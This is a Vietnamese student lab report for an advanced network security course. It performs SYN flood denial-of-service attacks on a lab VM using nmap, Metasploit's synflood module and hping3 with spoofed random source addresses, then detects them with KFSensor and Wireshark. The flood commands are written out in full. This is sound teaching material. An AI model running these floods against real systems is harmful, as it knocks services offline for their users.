BÁO CÁO LAB 6

Môn: An toàn mạng máy tính nâng cao

GVTH: Đỗ Thị Phương Uyên


Sinh viên thực hiện	**Sinh viên 1** MSSV: 21521520 Họ tên: Huỳnh Minh Tân Tiến **Sinh viên 2** MSSV: 21521817 Họ tên: Bùi Hoàng Trúc Anh **Sinh viên 3** MSSV: 21521253 Họ tên: Lê Hoàng Oanh **Sinh viên 4** MSSV: 21520353 Họ tên: Nguyễn Ngọc Trà My
Lớp	**NT534.O21.ATCL**
Tổng thời gian thực hiện Lab trung bình	
Phân chia công việc *(nếu là nhóm)*	**[Sinh viên 1]**: **[Sinh viên 2]**:
Link Video thực hiện *(nếu có yêu cầu)*	
Ý kiến *(nếu có)* *+ Khó khăn gặp phải* *+ Đề xuất, góp ý…*	

Điểm tự đánh giá *(bắt buộc)*	10/**10**


[Nội dung báo cáo chi tiết – Trình bày tùy sinh viên, Xuất file .PDF khi nộp]

1. SYN Flooding một Target Host bằng Metasploit

Máy victim: Windows 10 – IP: 192.168.30.137



Máy attacker: Kali Linux – IP: 192.168.30.132



Bước 1: Tại máy Victim, bật công cụ Wireshark.

Tại máy Attacker, sử dụng công cụ nmap để quét lớp mạng để tìm ip của victim. Gõ lệnh sau tại Terminal:

nmap -sP 192.168.30.137/24

```
┌──(root㉿kali)-[~]
└─# nmap -sP 192.168.30.137/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-06-09 10:15 +07
Nmap scan report for 192.168.30.1 (192.168.30.1)
Host is up (0.00039s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.30.2 (192.168.30.2)
Host is up (0.00025s latency).
MAC Address: 00:50:56:E1:67:60 (VMware)
Nmap scan report for 192.168.30.137 (192.168.30.137)
Host is up (0.00017s latency).
MAC Address: 00:0C:29:D3:F5:59 (VMware)
Nmap scan report for 192.168.30.254 (192.168.30.254)
Host is up (0.00023s latency).
MAC Address: 00:50:56:FA:B9:C8 (VMware)
Nmap scan report for 192.168.30.132 (192.168.30.132)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.05 seconds
```

Bước 2: Xác định cổng 4444 đóng hay mở. Dùng nmap để kiểm tra tình trạng của cổng này. Gõ lệnh: nmap –p 4444 192.168.30.137

```
┌──(root㉿kali)-[~]
└─# nmap -p 4444 192.168.30.137
Starting Nmap 7.94 ( https://nmap.org ) at 2024-06-09 10:16 +07
Nmap scan report for 192.168.30.137 (192.168.30.137)
Host is up (0.00047s latency).

PORT     STATE    SERVICE
4444/tcp filtered krb524
MAC Address: 00:0C:29:D3:F5:59 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

Bước 3: Do cổng 4444 đã mở, chúng ta sẽ bắt đầu thực hiện SYN Flooding trên máy Victim.

Sử dụng module synflood để thực hiện tấn công DoS. Mở module này từ msfconsole.

Trước khi khởi động msfconsole, lưu ý bật postgresql service:

```
┌──(root㉿kali)-[~]
└─# service postgresql start
```

Bước 4: Gõ lênh msfconsole từ màn hình terminal để khởi động msfconsole

Bước 5: Gõ lệnh use auxiliary/dos/tcp/synflood và Enter


Bước 6: Tiếp theo, chúng ta cần chỉ định thiết lập các tùy chọn cho các module để bắt đầu thực hiện tấn công DoS.

Chúng ta sẽ thiết lập:


set RHOST 192.168.30.137


set RPORT 4444

Bước 7: Gõ lệnh exploit để tấn công DoS



Bước 8: Quan sát Task Manager và Wireshark trong máy victim trong quá trình tấn công diễn ra.





2. SYN Flooding bằng Hping 3

Bước 1: Tại máy Victim, bật công cụ bắt gói tin Wireshark

Bước 2: Tại máy Attackers, chạy câu lệnh sau tại Terminal


hping3 -c 10000 -d 120 -S -w 64 -p 4444 --flood --rand-source 192.168.30.137


Trong đó:

- -c 1000 là số packet sẽ gửi đi
- -d 120 là kích thước của gói tin gửi đi
- -S là gửi gói tin SYS
- -w 64 TCP window size
- -p 4444 là port target bị tấn công
- --flood là tùy chọn tấn công không quan tam tới replies của target
- --rand-source là tùy chọn nhằm random địa chỉ IP giả mạo đê tấn công

```
┌──(root㉿kali)-[~]
└─# hping3 -c 10000 -d 120 -S -w 64 -p 4444 --flood --rand-source 192.168.30.137
HPING 192.168.30.137 (eth0 192.168.30.137): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```

Bước 3: Quan sát và chụp màn hình kết quả Wireshark và Task manager trên máy Victim trong quá trình tấn công diễn ra.






3. Phát hiện và phân tích lưu lượng tấn công DoS bằng KFSensor và Wireshark.


Bước 1: Tải xuống và cài đặt KFSensor tại máy Victim.

Bước 2: Cấu hình KFSensor


- Chọn Setting➔Set Up Wizard... ở menu để mở hộp thoại cấu hình
- Giữ các thiếp lập mặc định ở phần Set Up Winzard - Port Classes




- Giữ nguyên phần Domain Name ở phần Set Up Wizard - Domain



- Nhập email gửi nhận thông báo




- Ở hộp thoại Set Up Wizard - Options ta thiết lập Nomal cho mục Denial Of Service Options, thiết lập Enable packet dump files cho mục Network Protocol Analyzer. Các thiết lập này (Cautions và Enable packet dump files) sẽ được sử dụng trong trường hợp bị tấn công DoS



- Giữ nguyên các thiết lập còn lại.

Bước 3: Sau khi cấu hình xong. Tại màn hình chính, chọn TCP ➔ FTP



Bước 4: Tấn công DoS vào máy nạn nhân ở port FTP (21)

• Dùng công cụ nmap trên máy Kali Linux để scan cổng FTP trên máy nạn nhân có mở hay không


```
┌──(root㉿kali)-[~]
└─# nmap -p 21 192.168.30.137
Starting Nmap 7.94 ( https://nmap.org ) at 2024-06-09 11:50 +07
Nmap scan report for 192.168.30.137 (192.168.30.137)
Host is up (0.0052s latency).

PORT   STATE    SERVICE
21/tcp filtered ftp
MAC Address: 00:0C:29:D3:F5:59 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.10 seconds
```

• Tiếp theo chúng ta sẽ dùng hping3 để tấn công DoS cổng 21 trên máy tính nạn nhân

hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source 192.168.30.137

```
┌──(root㉿kali)-[~]
└─# hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source 192.168.30.137
HPING 192.168.30.137 (eth0 192.168.30.137): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```

Bước 5: Quan sát kết quả của KFSensor.



KFSensor có khả năng nhận biết các cuộc tấn công và gửi email thông báo cho người dùng. Cụ thể hơn, khi KFSensor phát hiện hoạt động đáng ngờ hoặc tấn công vào hệ

thống của bạn, nó có thể được cấu hình để gửi các cảnh báo qua email hoặc các phương thức thông báo khác, tùy thuộc vào thiết lập của bạn.